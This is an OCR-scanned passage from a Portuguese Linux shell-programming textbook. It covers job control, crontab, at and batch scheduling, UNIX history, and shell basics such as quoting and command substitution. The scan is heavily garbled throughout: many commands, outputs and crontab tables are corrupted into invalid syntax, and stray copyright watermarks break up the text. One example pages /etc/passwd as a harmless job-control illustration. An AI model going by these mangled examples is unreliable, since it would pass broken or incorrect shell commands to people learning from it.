meiramente parar a execução deste, através do pressionamento das teclas
<CTRL>+Z, e em seguida dar o comando bg .
Material com direitos autorais
72 Programação Shell Linux
Parâmetros:
n refere-se ao número do job desejado. Use o comando
j obs para descobrir o número de um job. Se este parâ-
metro não for especificado o valor 1 é assumido.
fg - Trazendo processos para foreground
Sintaxe:
fg [ %
n )
Para colocar um processo novamente em foreground (primeiro plano),
basta usar o comando f g .
Parâmetros:
n também refere-se ao número do job desejado. Tal qual
seu irmão bg, use o comando j obs para descobrir o nú-
mero de um job. Se este parâmetro não for especificado
o valor 1 é assumido.
Exemplo:
$ rocopy teste.txt a :
Az
(1) + stopped mcopy t est e .txt a:
$ jobs
(1) + moz:e i et c/ passvid s t opped
[2 ] - mcopy t este . txt a : stopped
$ bg %
2
mcopy t este .txt a : &
$ fg
more I etc/passv;d
Inicia mcopy em foreground
Suspende mcopy
Processo suspenso
Processo também suspenso
Execução do job 2em background
Execução do job 2em foreground
Já havia um processo suspenso (mor e / etc/passHdJ quando eu suspen-
di o segundo (mcopy t este. t xt a : J . Isso ficou óbvio no comando jobs que
mostrou esses dois processos suspensos. Em seguida mandei o mcopy para
execução em background e trouxe o more para execução em foreground.
Material com direitos autorais
1
·f ,~~ lCapítulo 9
1
1
'  iExecutando Tarefas
!Agendadas
.
.
.
• Aqui veremos como agendar tarefas ou executar jobs, vi-
sando a performance do sistema como um todo e não a
do aplicativo.
Podemos agendar uma determinada tarefa para uma
determinada data e horário (como um reorg de um banco
para ser feito de madrugada) ou ciclicamente (como fazer
backup semanal toda 6a feira ou o backup mensal sempre
que for o último dia do mês).
Programando tarefas com crontab
crontab é o programa para instalar, desinstalar ou listar as
tabelas usadas pelo programa (daemon) c r on para que
possamos agendar a execução de tarefas administrativas.
Cada usuário pode ter sua própria tabela de cr ontab
(normalmente com o nome de / var/spool/cron/ Login_
do_usuári o) ou usar a tabela geral do root (normalmente
em /etc/crontab). A diferença entre as duas formas é so-
mente quanto às permissões de determinadas instruções
que são de uso exclusivo do root.
Chamamos de c ront ab não só a tabela que possui
o agendamento que é consultado pelo programa (dea-
mon) cron, como também o programa que mantém o
73
Material com direitos autorais
74 Programação Shell Linux
agendamento nessa tabela, já que é ele quem edita a tabela, cria uma nova
entrada ou remove outra.
Existem dois arquivos que concedem ou não permissão aos usuários
parausaro crontab . Elessãoo /etc /cron .allo•.-~ e /etc/cron .deny. To-
dos os usuários com login name cadastrado no primeiro estão habilitados
a usá-lo, e os usuários cujos /ogin names constem do segundo estão proi-
bidos de usá-lo.
Veja só uma mensagem característica para pessoas não autorizadas a
usar o cron:
$ crontab - e
You (fulano_de_ tal) are not allmved to use t his p.~;ogram (crontah}
See crontab(l) for more information
Para permitir que todos os usuários tenham acesso ao uso
do crontab, devemos criar um /etc/crontab.deny vazio e
remover o I etc/crontab . allow .
Com o crontab você tem todas as facilidades para agendar as tarefas
repetitivas (normalmente tarefas do admin) para serem executadas qual-
quer dia, qualquer hora, em um determinado momento... enfim, ele provê
todas as facilidades necessárias ao agendamento de execução de progra-
mas (normalmente scripts em She/1) tais como backups, pesquisa e elimi-
nação de links quebrados...
As principais opções do comando crontab são as seguintes:
Função
-r Remove o crontab do usuário
-1 Exibe o conteúdo do crontab do usuário
-e Edita o crontab atual do usuário
Matenal çorn d1re1tos at,tora1s
Executando Tarefas Agendadas 75
Campos da tabela crontab
Valores C1> C') ..-- N
lO N C') ..-- CC>
Possíveis • • • • •
o o ..-- ..-- o
ro
c
ro
<f)
E
•Q) Q) ro
:à cn E
.B o ro ro
....
::I ro
"' <f)
"' O)
c .... ro •Q) ro e
Função :à
o ·- ~
:r: o o a.
Campo 1 2 3 4 s 6
1
As tabelas crontab têm o seguinte "leiaute":
Como pudemos ver, as tabelas são definidas por seis campos separa-
dos por espaços em branco (ou <TAB>). Vejamos exemplos de linhas da
tabela para entender melhor:
~M s
~i e
#n H m
#u o D
'" a
#t r i e n
#o a a s a Programa
#========================================
o o * • * backup . sh
30 2 * * o bkpsemana . sh
0 , 30 * * * * verifica . sh
o 1 30 * • l impafs . sh
30 23 31 1 2 * encerraano . s h
O jogo da velha, tralha ou sei-lá-mais-o-quê (#l indica ao cron que,
a partir daquele ponto até a linha seguinte, é tudo comentário. Por isso, é
comum vermos nos crontab de diversas instalações um "cabeçalho" como
o que está no exemplo. Linha a linha vamos ver os significados:
Matenal çorn d1re1tos at,tora1s
76 Programação Shell Linux
111
Linha-
2" Linha-
3a Linha-
48
Linha -
59
Linha-
O comando at
Todo dia às 00:00 h execute o programa
backup. s h ;
Às 02:30 h de todo Domingo execute o pro-
grama bkpsemana _s h ;
Todas as horas exatas e meias horas exe-
cute o programa ver ifica - s h ;
Todo os dias 30 (de todos os meses) à
01 :00 h execute o programa lirnpats . s h ;
No dia 31/12 às 23:30 h execute o progra-
ma encerraano. s h .
Este comando permite que se programem datas e horas para execução de
tarefas (normalmente scripts em Shell).
O comando nos permite fazer especificações de tempo bastante com-
plexas_Ele aceita horas no formato HH:MM para executar um job.
Você também pode especificar midnight (meia-noite), noon (meio-
dia) ou teat.ime (hora do chá- 16:00 h) e você também pode colocar um
sufixo de AH ou PN indicando se o horário estipulado é antes ou após o
meio-dia_
Se o horário estipulado já passou, o job será executado no mesmo horá-
rio, porém no próximo dia que atenda à especificação_
Você também pode estipular a data que o job será executado dando
a data no formato nome-do-mês e dia, com ano opcional, ou no formato
MMDDAA ou MM/DD/AA ou DD.MM.AA.
Outra forma de especificação é usando noH + unidades_de_tempo, onde
unidades_de_tempo pode ser: rninutes , hours , days , ou weeks. Para fina-
lizar você ainda pode sufixar um horário com as palavras toda y e tomor r ow
para especificar que o horário estipulado é para hoje ou amanhã.
1latcna com d r bS utor<t
Executando Tarefas Agendadas 77
Exemplos:
Para os exemplos a seguir, vejamos primeiramente a hora e a data de
hoje:
$ date
Fri Jan 6 12 : 27 : 43 BRST 2006
Para executar job . sh às 16:00h daqui a três dias, faça:
$ at 4 pm + 3days
a t> job . s h
at> <EOT>
j ob 2 at 2006-01- 09 16 : 00
Calma, vou explicar! O a t tem o seu próprio prompt e, quando passamos
o comando, ele manda o seu prompt para que passemos a tarefa que será
executada. Para terminar a passagem de tarefas, fazemos um <CTRL>+D,
quando o at nos devolve um <EOT> (End Of Text) para a tela e, na linha
seguinte, o número do job <j ob 2 l com sua programação de execução.
Para executar o mesmo job às 1O:OOh de 5 de abril, faça:
$ at lOam Apr 5
at> job . sh
at> <EOT>
job 3 ac 2 006-04-05 10 : 00
E se a execução fosse amanhã neste mesmo horário:
$ at now + 1 day
at> j ob.sh
at> <EOT>
job 4 at 2006- 0l - 0 7 12 : 27
Para listar os jobs enfileirados para execução, faça:
$ at - 1
2 2006- 01- 09 16 : 00 a jneves
3 2006-04-05 10 : 00 a j neves
4 2006- 01- 07 12 : 27 a ) ne ves
Para descontinuar o job número 2 , tirando-o da fila, faça:
$ atrm 2
$ atq
3 2006-04-05 10 : 00 a j neves
4 2006-01-07 12 : 27 a )neves
Material com direitos autorais
78 Programação Shell Linux
Repare:
1. O atrm removeu ojob número 2 da fila sem a menor cerimônia. Não
pediu sequer confirmação.
2. Para listar osjobs em execução, foi usado o a tq, que tem exatamen-
te o mesmo comportamento do at - 1.
Como vimos no c rontab, o at também possui os arquivos
/etc/at. allow e /etc/at .deny, que servem para definir os
usuários que podem enfileirar jobs e obedecem às mesmas
regras citadas para o I etc/cron . allo'"' e /etc/cron .cle ny.
O comando batch
Para quem tem que executar tarefas pesadas como uma classificação de
um grande arquivo, ou um programa de cálculo de uma grande folha de
pagamento, e não está afim de "sentar" o servidor, é que existe o comando
batch. Os jobs que são comandados pelo batch ficam em segundo plano
(background) esperando o sistema ficar "leve".
Exemplo:
$ batch
at> sort biglile -o bi g!ile . soned
at> <EOT>
job 8 at 2006-01-06 15 : 04
Como você viu pelo prompt, o batch é parte integrante do at e obedece
às mesmas regras e arquivos de configuração.
No exemplo citado, o sistema imediatamente tentará iniciar o sort , mas
só o fará efetivamente quando a carga do sistema estiver abaixo de 0.8.
Caso o sort esteja em andamento e entre outro processo pesado, nova-
mente ele é suspenso aguardando que a carga total baixe. A citada carga
está no arquivo /proc/loadavg .
- ~-
1latcna com d r bS utor<
t
Parte 11
Matenal çorn d1re1tos at,tora1s
Material com direitos autorais
~ Leiame.txt
.
.
.
.
.
• Na Era Jurássica da Informática, cada fornecedor de
equipamento tinha o(s) seu(s) próprio(s) Sistema(s)
Operacional(is) que eram totalmente diferentes entre si.
Devido a esta grande heterogeneidade, os profissionais
de informática eram levados a especializarem-se em um
único Sistema Operacional, o que restringia sobremaneira
o seu mercado de trabalho.
No final da década de 1960, um Engenheiro de Softwa-
re, irritado com esta restrição, perguntou-se:
Se somos capazes de dirigir qualquer modelo de
qualquer marca de automóvel, por que temos que
ficar restritos a somente um Sistema Operacional?
Pronto! Estava lançada a semente dos Sistemas Aber-
tos que, unida à criação da linguagem C, à mesma época,
gerou o Sistema Operacional UNIX que, por sua vez, ao
longo destas últimas décadas, originou diversos outros,
tais como: AT&T, SCO, SOLARIS (estes três adotam a pa-
dronização SVR4, leia-se System Five Release Four), HP-
UX, AIX e muitos mais, culminando com o GNU-LINUXZ.
2. O nome correto é GNU-Linux (todo software desenvolvido pela comunida-
de sob a licença GPL leva o prefixo GNU), mas para simplificar vou chamâ-lo
de Linux ao longo deste livro.
81
Material com direitos autorais
82 Programação Shell Linux
Os americanos, com sua mania de abreviar, chamam-nos genericamente
de X Systems (Sistemas X) ou UNIX flavor (Sabor UNIX) ou ainda UNIX-
LIKE (COMO O UNIX).
Muito se fala atualmente no Sistema Operacional LINUX. O que talvez
muitos não saibam é que Linus Torvalds3
, ao desenvolvê-lo, baseou-se fir-
memente no UNIX, fazendo ligeiras adaptações para atender ao hardware
e às mídias atuais.
O Linux é um sistema operacional que segue o mesmo padrão dos siste-
mas Unix desenvolvido sob a licença GPL (sendo portanto livre). Na verdade,
Linux é apenas o kemel (núcleo) do sistema. Mas por questões de comodidade
chama-se de Linux toda a gama de aplicações e utilitários complementares.
Aliado a isso, devemos levar em consideração que uma parte muito
grande do software dos equipamentos que fazem a Internet funcionar (pro-
vedores, roteadores, servidores, gateways...) foram escritos para ambiente
LINUX, e por ser a Grande Rede um espelho que serve como padrão para
o mundo, também concorre para a divulgação maciça destes Sistemas
Operacionais. Atualmente, o Linux conta com milhões de usuários espa-
lhados pelo mundo. Há pouco tempo, os fãs desse Sistema Operacional
encontravam-se principalmente no meio acadêmico e entre usuários da
Internet, hoje as grandes corporações já o adotaram, e o governo brasileiro
vem dando passos largos na sua massificação.
As características dos dois Sistemas Operacionais (UNIX e LINUX) são
exatamente as mesmas, e também a administração das instalações que
os utilizam. Os aplicativos que rodam no primeiro, na imensa maioria dos
casos, rodam também no segundo, sem fazer quaisquer alterações, bas-
tando, se for o caso, recompilá-los e, se porventura algo tenha que ser al-
terado, a mudança a ser feita normalmente será mínima. Os ambientes de
execução dos programas também são extremamente semelhantes.
Para complementar, existem inúmeras corporações que estão migrando
de UNIX para LINUX sem um grande esforço adicional em programação. Se
ambos são substancialmente idênticos, então onde está a diferença entre os
dois? Por que migrar para o LINUX? Além das sofisticadas interfaces grá-
ficas, o grande diferencial é o custo! Quase todas as grandes ferramentas
3. Seu nome completo e correto é Linus Benedict Torvalds.
Material com direitos autorais
Leiame.txt 83
de mercado (os Best-Se//ers) foram portados para o Sistema Operacional
LINUXe podem ser capturados pela Internet graciosamente. Existem muitos
casos em que softwares caríssimos foram primeiro disponibilizados gratuita-
mente pela Internet para o ambiente LINUXe só após algum tempo começa-
ram a ser vendidos para usuários de outras plataformas. Existe atualmente
uma consciência geral de que a empresa desenvolvedora que não se aliar à
filosofia LINUX paulatinamente será alijada do mercado de informática.
Bem, tudo o que foi até aqui escrito não é somente o comercial do meu
Sistema Operacional predileto, serve também para demonstrar a compa-
tibilidade entre os programas UNIX-LIKE e é baseado nesta similarida-
de que ao longo desta publicação não farei distinção entre UNIX (Sabor
SVR4) e LINUX, nem tampouco entre Boume She/1, Kom She/1 e Boume-
Again She/1. Dessa forma, sempre que for citado UNIX, leia-se UNIX-LIKE e
também no lugar de She/1 deve ser lido Boume She/1, Kom She/1 e Boume-
Again She/1. Quando houver alguma particularidade, ela será citada.
A seguir uma tabela com alguns Sistemas Operacionais UNIX-LIKE e
seus desenvolvedores.
/ Desenvolvido Por Nome Comercial
UNIX System Laboratories (Um cisma The Single UNIX
da AT&T) Specification
University of Califomia at Berkeley (UCB)...2:!~~Y...!:!_
U0!_
N~
IX
~
o~
"'~
Jt.__~
Cobra Computador;;,:
es
== SOX
IBM AIX
Hewlett-Packard HP-UX
SunOS (um pouco antigo)
Solaris ·recente)
Sun Microsystems
Microsoft XENIX
Ultrix (Antigo)
UNIX " "''" recente)
Digital Equipment Corporation
Silicon Graphics Inc. IRIX
Linus Torvalds, University of Helsinki, e LINUX
muitos outros
Matenal çom d1re1tos at•tora1s
?:~ ·~~ iCapítulo O
1
1
'  io Básico do Básico
~....,_..
.
.
.
.
~ Por que Capítulo O e não Capítulo 1? Quando as coisas
são básicas mesmo, estão no zero. O um vem depois e
normalmente é mais um, e não o mais fundamental. Em
que trilha do hard disk se encontra a área de boot da gran-
de maioria dos sistemas operacionais? Na zero, é claro,
nada mais básico que um boot.
A importância da compreensão deste capítulo é fun-
damental para o entendimento do resto (veja só, se não
é zero é resto) da matéria. Só não o chamo de Zero Ab-
soluto por tratar-se de um pleonasmo, já que todo zero,
inclusive matematicamente, é absoluto, pois não existe
+O ou -0.
Pelo conteúdo anterior, dá para você inferir o que
vem adiante. Ainda está em tempo de desistir! O quê?
Não desistiu? Então nota-se que você é uma pessoa
persistente, uma vez tomada a decisão você vai até o
fim... Opa! Agora está parecendo astrologia! Vamos en-
tão ao que interessa antes de este livro descambar para
o impalpável.
Visão geral do sistema operacional UNIX
Observe com atenção o diagrama de representação do
Sistema Operacional UNIX na figura a seguir:
84
Material com direitos autorais
She/1
Programas e Comandos
Kemelou Núcleo
o Básico do Básico 85
Os sistemas operacionais UNIX e LINUXforam concebidos em diversas
camadas. Na camada mais interna está o hardware, composto dos drivers
de dispositivos físicos (teclado, mouse, monitor, memória, unidades de dis-
co, disquetes, unidades de fita e unidades de CD-ROM). A camada que
envolve o hardware é chamada de kernel (ou núcleo, ou cerne) e é res-
ponsável pelo gerenciamento e controle deste hardware. O kernel, por sua
vez, está envolto por programas ou comandos que realizam tarefas bem
específicas. A camada mais externa é chamada de Shell e é responsável
pela interação entre o usuário e o sistema operacional e é esta que esmiu-
çaremos ao longo deste livro.
Quem não é movido a gasolina, precisa de Shell?
Se trabalhar com o Sistema Operacional UNIX, certamente a resposta é
sim, já que no momento em que completa o seu "login", você já está em
um Shell4
O quê? Já estou em um Shell? Como assim?
Já, porque o Shell é a interface entre o UNIX e qualquer agente externo.
O She/1 é simplesmente o programa que lê o comando que você teclou e
converte-o em uma forma mais simplificada e legível para o Sistema Ope-
racional UNIX, diminuindo o tempo gasto pelo UNIX (ou kernel) na execu-
ção desse comando.
4. O que foi dito é uma simplificação. Ao se 'lagar', o que você recebe é o programa que está defini-
do no último campo do seu registro em /etc/passwd. Pode ser um dos She//s definidos mais à frente
(na seção Principais Shells) ou qualquer outro programa. Neste caso, ao finalizar a execução desse
aplicativo, o usuário receberá imediatamente o ~logout".
Matenal çorn d1re1tos at•tora1s
86 Programação Shell Linux
O She/1, por ser um interpretador de comandos de alto nível de sofistica-
ção, também pode ser utilizado como linguagem de programação. Usuários
podem combinar sequências de comandos para criar programas chamados
scripts (não confunda com arquivos de lote do MS-DOS, porque o interpre-
tador do Unix/Linux tem muito mais recursos e facilidades que este).
A ideia de um interpretador de comandos independente do sistema ope-
racional foi uma importante inovação do Unix, adotada também por todos
os sistemas operacionais modernos.
Quando o usuário entra em um sistema Linux, um Shell é iniciado em
seu terminal e um prompt de linha de comando indica ao usuário que o
próximo comando pode ser executado. Note que ao longo deste livro, para
efeito puramente didático, o prompt será representado por um cifrão !$l e
as linhas que seriam digitadas por você estão em negrito.
Existem vários arquivos de comandos que são executados quando você se
"Ioga". Um deles é o ~1.ba sh_proíile (ou simplesmente -1 .p r ofile no UNIX).
Este arquivo é um dos responsáveis pela customização do ambiente de traba-
lho de cada usuário e por isso fica na raiz do seu diretório home (que, como
veremos no livro, pode ser representado genericamente por um til (-l ).
Se você inserir ao final desse arquivo a linha:
PATH=$P.".Tn: .
Você estará dizendo ao She/1 para procurar arquivos também no seu
diretório home e poderá executar um script chamado prg . s h simplesmente
fazendo:
$ p .rg . sh
E é esta a forma de uso que você verá ao longo de todo este livro. Caso
essa linha não exista no seu arquivo e você não queira inseri-la, para exe-
cutar o mesmo p r g . sh faça:
$ . / p rg .sh
Imaginemos que exista um §.istema Qperacional residente em Qisco (que
chamaremos, para efeito didático, de SOD) que não está, nem um pouco,
preocupado com sua performance, já que ele foi escrito para trabalhar em
ambientes monousuários. Neste SOD ocorrem coisas do tipo:
Material com direitos autorais
o Básico do Básico 87
Se desejar listar os nomes de todos os arquivos, você executa:
d i r. •
Se desejar copiar todos os arquivos do diretório diret para o diretório
corrente (aquele em que você se situa neste momento), você faz:
copy d i r et*
No SOD, em ambos os casos, quem interpretou os asteriscos <*)
foram as instruções correspondentes, isso significa que tanto o coman-
do dir como o copy possuem, embutida em seus códigos, rotina para
interpretação de metacaracteres ou curingas, onerando aquele Sistema
Operacional durante a execução dessas instruções. O Sistema Ope-
racional UNIX, por ser extremamente otimizado, delega essa e outras
funções ao She/1, que resolve-as deixando-as prontas para execução
pelo kernel.
Para provar isso, suponha que o seu diretório corrente seja lmeudir e o
único arquivo residente no diretório em que você se encontra, com o prefixo
cur, seja um subdiretório chamado curso.
Exemplo:
Se você fizer:
$ c d cur*
$ p wd
/ meudi r / curso
Esse teste demonstra que no UNIX, quem interpreta os metacaracteres
é o Shell e não os comandos. Experimente fazer:
$ e cbo cur•
c urse
ATEN O
Nos exemplos a seguir, como em todos deste livro, as linhas que
serão digitadas por você estão em negrito e o cifrão ($) no início é
usado para indicar o prompt default.
Material com direitos autorais
88 Programação Shell Linux
Por que Shell?
Conforme já vimos, She/1 é um interpretador de comandos e é uma cama-
da entre o kemel e o usuário. O que veremos a seguir é que ele possui
em seus built-ins instruções que o tornam uma poderosa linguagem de
programação. Um programa em She/1, também chamado script, é uma
ferramenta fácil-de-usar para construir aplicações "colando e aglutinando"
chamadas de sistema, ferramentas, utilitários e binários compilados. Virtu-
almente todo o repertório de comandos Unix/Linux, utilitários e ferramen-
tas estão disponíveis para serem usados nativamente em um She/1 script.
Se isso não fosse suficiente, comandos internos do She/1 (built-ins), como
instruções de condicionais e de loop, dão um poder adicional e flexibilida-
de aos scripts.
O conhecimento de Shefl scrípt é essencial para quem deseja tornar-se
um razoável administrador, mesmo que não pense em desenvolver scripts.
Como em tempo de boot uma máquina Unix/Linux executa os diversos
scripts contidos em 1etc/ rc . d para configurar o sistema e inicializar os
serviços, um entendimento detalhado destes é importante para a análise
do comportamento do sistema, e sua possível modificação.
Se é possível desenvolver em She/1 praticamente qualquer aplicação
com interface a caractere, por que invocar um outro interpretador para tra-
balhar sob o Shefl? É... é verdade, quando na primeira linha de um script
em, digamos, Perf você escreve: # •/bin/perl, o que você está fazendo é
avisar ao Shel/ que este script será interpretado pelo Per/, e não pelo Shelf,
onerando dessa forma a performance do computador, pois você terá, no
mínimo, estes dois interpretadores na partição.
Pela facilidade no aprendizado, pela alta produtividade e pelo prazer
propiciado em sua programação, o She/1 é uma excelente ferramenta, in-
clusive para prototipar aplicações complexas.
Tarefas do Shell
A seguir estão descritas, na ordem em que são executadas, as principais
tarefas cumpridas pelo Shelf.
Material com direitos autorais
o Básico do Básico 89
Exame da linha de comandos recebida
Nesse exame, o She/1 identifica em primeira mão os caracteres que por si
só têm significado especial para a interpretação da linha, em seguida iden-
tifica se a linha passada é um comando (ou programa) ou uma atribuição.
Comando
O She/1 analisa a linha e identifica, separados por espaço(s) em branco:
o nome do programa (qualquer comando é encarado como um programa)
e pesquisa a sua existência na ordem de sequência do caminho padrão
(path); identifica também suas opções/paràmetros, seus redirecionamen-
tos (cuja utilização veremos no capítulo 1) e suas variáveis.
Quando o programa identificado existe, o She/1 analisa as permissões
do(s) arquivo(s) envolvido(s), dando uma mensagem de erro, caso o ope-
rador não esteja credenciado a executar essa tarefa.
Atribuição
A atribuição é identificada quando o Shell encontra um sinal de igualdade
<=l separando dois campos sem espaços em branco nos dois lados do
sinal de igualdade <
=>.
Exemplos:
$ var =a Procurou oprograma varporcausa do branco
ks h: var : not f ound
$ var=a b
ksh: b : not f ound EspllÇO entrea e b. Achou que b era comando
$ var= 'a b * Sem erro. OOinibe a interpretação no seu interior
$ echo $var
a b Para oShe/1 basteum branco como separador
Agora, me explique, o que aconteceria se fizéssemos:
$ var= a
ou:
$ var=' a b'
Material com direitos autorais
90 Programação Shell Linux
Resolução de redirecionamentos
Uma vez identificado que existe(m) redirecionamento(s) da entrada (stdin),
da saída (stdout) ou dos erros (stderr), o She/1 prepara o ambiente para que
esse redirecionamento ocorra, para livrar o kemel dessa tarefa.
ATENÇÃO
Tome muito cuidado com essa facilidade do Shell, pois se você
deseja enviar a saída de uma instrução para um arquivo, este
arquivo será criado vazio, antes desse comando ser executado,
o que pode acarretar sérios problemas. Por exemplo, se você
quiser fazer um cat de um arquivo dando a saída nele mesmo, o
comando cal acusará erro, porém o Shell, antes da execução da
instrução, já havia "esvaziado" o arquivo.
Substituição de variáveis
Nesse ponto, o She/1 verifica se as eventuais variáveis (parâmetros pre-
cedidos por $ e em cujo nome tem somente letras, números e caracteres
sublinha (_ l ), encontradas no escopo do comando, estão definidas e as
substitui por seus valores nesse instante.
Substituição de metacaracteres
Se algum metacaractere (*, ? ou rJ) for encontrado na linha de comando,
nesse ponto ele será substituído por seus possíveis valores.
Passa linha de comando para o kernel
Completadas as tarefas anteriores, o She/1 monta a linha de comandos,
já com todas as substituições feitas, chama o kernel para executá-la em
um novo She/1 (Shefl filho), ganhando um número de processo (PIO ou
Process ldentification) e permanece inativo, tirando uma soneca, durante
a execução do programa. Uma vez encerrado esse processo {juntamente
com o Shefl filho}, recebe novamente o controle e, exibindo um prompt,
mostra que está pronto para executar outros comandos.
Material com direitos autorais
o Básico do Básico 91
Principais Shells
O She/1 é um programa interpretador de instruções, que foi escrito em di-
ferentes versões. A seguir, descreveremos as mais frequentemente encon-
tradas e utilizadas, não sendo porém as únicas.
Bourne Shell
Esse é o She/1 padrão do UNIX, cuja versão padrão foi escrita por Stephen
Bourne da Bel/ Labs. Esse She/1, também chamado de ''Standard Shelf' (ou
"Shell Padrão" em português) é, indiscutivelmente, o Shell mais utilizado,
até porque todos os sabores de UNIX têm o Bourne She/1 adaptado aos
seus ambientes.
Sua representação para o UNIX é sh .
Bourne-Again Shell
Esse é o She/1 padrão do LINUX. Seu número de usuários vem crescendo
vertiginosamente devido à grande propagação de uso de seu Sistema Ope-
racional hospedeiro. É quase 100% compatível com o Bourne She/1, porém
traz consigo não só as implementações feitas para o Korn She/1, como tam-
bém inúmeros comandos característicos do C She/1.
Sua representação para o LINUX é bash .
Korn Shell
Esse Shel/, que foi desenvolvido por David Korn da Bel/ Labs da AT&T, é
um upgrade do Bourne She/1, isto é, todos os comandos do Bourne She/1
são reconhecidos pelo Korn Shell. Esta compatibilidade está influenciando
positivamente os usuários e programadores de She/1 (em ambientes UNIX
e não em LINUX) a usarem cada vez mais esse interpretador, devido ao
maior leque de opções e instruções por ele provido.
Em virtude do grande crescimento observado no uso desse interpre-
tador, nesta publicação, em diversas situações, mostraremos comandos
específicos do Korn She/1, sempre realçando essa especificidade.
Sua representação para o UNIX é ksh .
Material com direitos autorais
92 Programação Shell Linux
C Shell
O C She/1 foi desenvolvido por Bill Joy da Berkeley University. É o She/1
mais utilizado nos ambientes Berkeley (BSD) e XENIX. A estrutura de sua
linguagem é bastante parecida com a linguagem C.
O C She/1, identicamente ao ksh , contempla diversos aspectos não im-
plementados no sh . Se por um lado isso é bom, por dar mais recursos, por
outro lado é um fator para a não proliferação maciça desse ambiente, pois
programas desenvolvidos para esse interpretador só podem ser executa-
dos nele, perdendo desta forma a portabilidade que é um dos pontos fortes
e característicos do Sistema Operacional UNIX.
Sua representação para o UNIX é csh .
O objetivo desta publicação é ensinar a programar nos três primeiros
(sh, bash e ksh), sendo portanto os programas e exercícios propostos
feitos para esses ambientes.
O sh, o bash e o csh são nativos do LINUX (quando você instala
o LINUX no seu computador, esses três interpretadores são também
instalados), ao passo que o sh, o k:sh e o csh vêm com os demais Sis-
temas Operacionais UNIX, porém existem fontes de todos disponíveis
na Internet e, caso você queira, por exemplo, instalar o J.:sh em seu
LINUX, ou o bash em um servidor UNIX, basta compilá-lo após fazer o
download.
O Bourne She/1 csh >, apesar de não ter todos os recursos do bash e
do ksh, é o interpretador para o qual tento orientar todos os scripts que
desenvolvo, já que por estar presente em todos os sabores LINUX!
UNIX, são portáveis para os equipamentos sob esses Sistemas Ope-
. .
rac1
ona1s.
É importante notar, no entanto, que infelizmente algumas distribuições
LINUX insistem em, em vez de fornecer essa ferramenta, simplesmente
criam um ponteiro (link) para o bash . Assim, quando você pensa estar sob
o sh, efetivamente você estará sob o bash .
1latcna com d r bS utor<t
O Básico do Básico 93
Sem comentários
O caractere # (jogo da velha, tralha, sustenido, ...) indica ao interpretador
que a partir daquele ponto tudo o que vem a seguir na mesma linha é um
comentário do autor do script, assim em:
la - l arq• ~ Lista todos os arquivos comocados por arq
O pedaço a partir do 11 (Lista todos os arquivos comecados por a rq) é
considerado pelo interpretador como um comentário e seu uso deve ser
encorajado como uma boa prática de codificação de programas, que visa
facilitar posteriores manutenções.
No entanto, caso a primeira linha de um script comece por 11! , o She/1
entenderá que o que vem a seguir é o caminho (path) para o intepretador
que será usado por este script. Assim sendo, é normal encontrarmos scripts
começados por:
!1 !/bin/bash
Ol,l
il !/bin/5h
ou
i !/bin/nwk
ou
i !/bin/sed
entre outros.
Não sei o porquê deste nome, mas vale a informação, é habitual nos refe-
rimos a estas linhas que indicam o interpretador que o script usará como
shebang fine. Algumas vezes já vi chamarem também de hasbang fine.
- ~-
1latcna com d r bS utor<
t
jCapítulo 1
.
.
.
~ Recordar é Viver
~ Usando aspas, apóstrofos e barra
invertida
Para usar literalmente um caractere especial sem que
o She/1 interprete seu significado, coloque o caractere
entre aspas ou entre apóstrofos ou coloque uma barra
invertida antes dele. Seus usos característicos são me-
lhores definidos ass.im:
- Aspas - Quando se coloca um caractere especial
entre aspas, o She/1 ignora o seu significado, exceto
no caso de esse caractere ser um cifrão (s), uma
crase (. ), ou uma barra invertida( ).
- Apóstrofos- Os apóstrofos são mais restritivos. To-
dos os caracteres entre apóstrofos são ignorados.
- Barra Invertida- O She/1 ignora um e somente um
caractere que segue a barra invertida. Quando co-
locada ao final da linha, o Shell interpreta a barra
invertida como um aviso de continuação da linha,
devolvendo um prompt secundário (1>s2) na linha se-
guinte da tela. Mas, note bem, isso ocorre porque o
<ENTER> não foi visto pelo She/1 por estar seguindo
a contrabarra.
94
1latcna com d r bS utor<t
Exemplos:
$ echo •
Arql hrq2
S echo 

S echo 
> <~c>
S echo ""
'> <"c>
Recordar é Viver 95
Se você for criativo, descobrirá muitos usos para a barra in-
vertida.Vejamos um unalias imediato: suponha que você te-
nha feito: alias rm• ' rm - i', caso você execute: rm <arq>,
o arquivo <arq> será removido sem solicitar a confirmação,
porque quando você colocou a contrabarra < 1, você escon-
deu da interpretação do Shell o r do comando rm, então ele
não executou o alias .
A t• barra invertida inibiu a atuação da 2•
OShell não viu o<ENTER> e
devolveu umprompt secundário(>)
As aspas não inibem ainterpretação da I
$ ocho Estou escrevendo uma linha compacta.
Estou esc.rev endo uma linha. compacta
$ echo Assim não se escreve uma linha espacejada.
Assim nao ,.., ""creve u lll4 linh<~ e3pacej ada . Os brancos são signilicaUvos para oShe/1
$ echo "Estou escrevendo uma linha espacejada.•
E:stou escrevendo uma l inha e.5pacejada.
Crase e parênteses resolvendo crise entre parentes
As crases são usadas para avisarmos ao She/1 que o que está entre elas
é um comando e para darmos prioridade em sua execução. Às vezes, é
necessário priorizarmos um comando para que o seu resultado seja utiliza-
do por outro.
Exemplo:
Supondo que o nome do computador em que estamos trabalhando seja
comput1 , e fazendo:
$ oeho 11
0 nomo dos to computador ó unamo -n.. "
O nome deste computador é computl
Caso o comando uname -n não estivesse entre crases o resultado teria
sido:
O nome deste computador ê un arne - n
1latcna com d r bS utor<t
96 Programação Shell Linux
Essa técnica é chamada de substituição de comando (command
substitution) porque com seu uso você literalmente "pluga" a saída de um
comando como argumento de outro.
Repare a diferença entre os comandos a seguir:
$ dir-pwd
$ echo $dir
pwd
$ dix= ' pwd·
$ echo $dir
/hot:~e/jneves
Nesse caso, estávamos executando duas ações: uma atribuição (com o
sinal de igual) e uma instrução (pNdl e para que o pwd fosse executado
antes da atribuição, foi necessário colocá-lo entre crases.
Talvez, em virtude da matemática, temos tendência a usar os parên-
teses para priorizar essa execução de comandos. Está errado! No She/1,
quando se usa um comando ou um agrupamento de comandos (que se
consegue separando-os por ponto e vírgula), o que se está fazendo é
chamar um She// secundário (ou She/1 filho) para executar esse(s)
comando(s).
Exemplo:
Suponhamos que você está situado em dirmeu na seguinte estrutura de
diretórios:
dirnosso
dirmeu dirdele
Arqmeul Arqdelel
Arqmeu2 Arqdelc2
1latcna com d r bS utor<t
Recordar é Viver 97
Preste atenção nos comandos seg1
uintes:
S ( cd . ./dirdele; ls )
arqde!el
Oponto ev/rgula separa 2comandos na linha
arqdele2
$ pwd
d i rmeu
Repare que nós fomos ao diretório dirdele e listamos os arquivos
lá contidos, porém ao final do comando estávamos novamente no di-
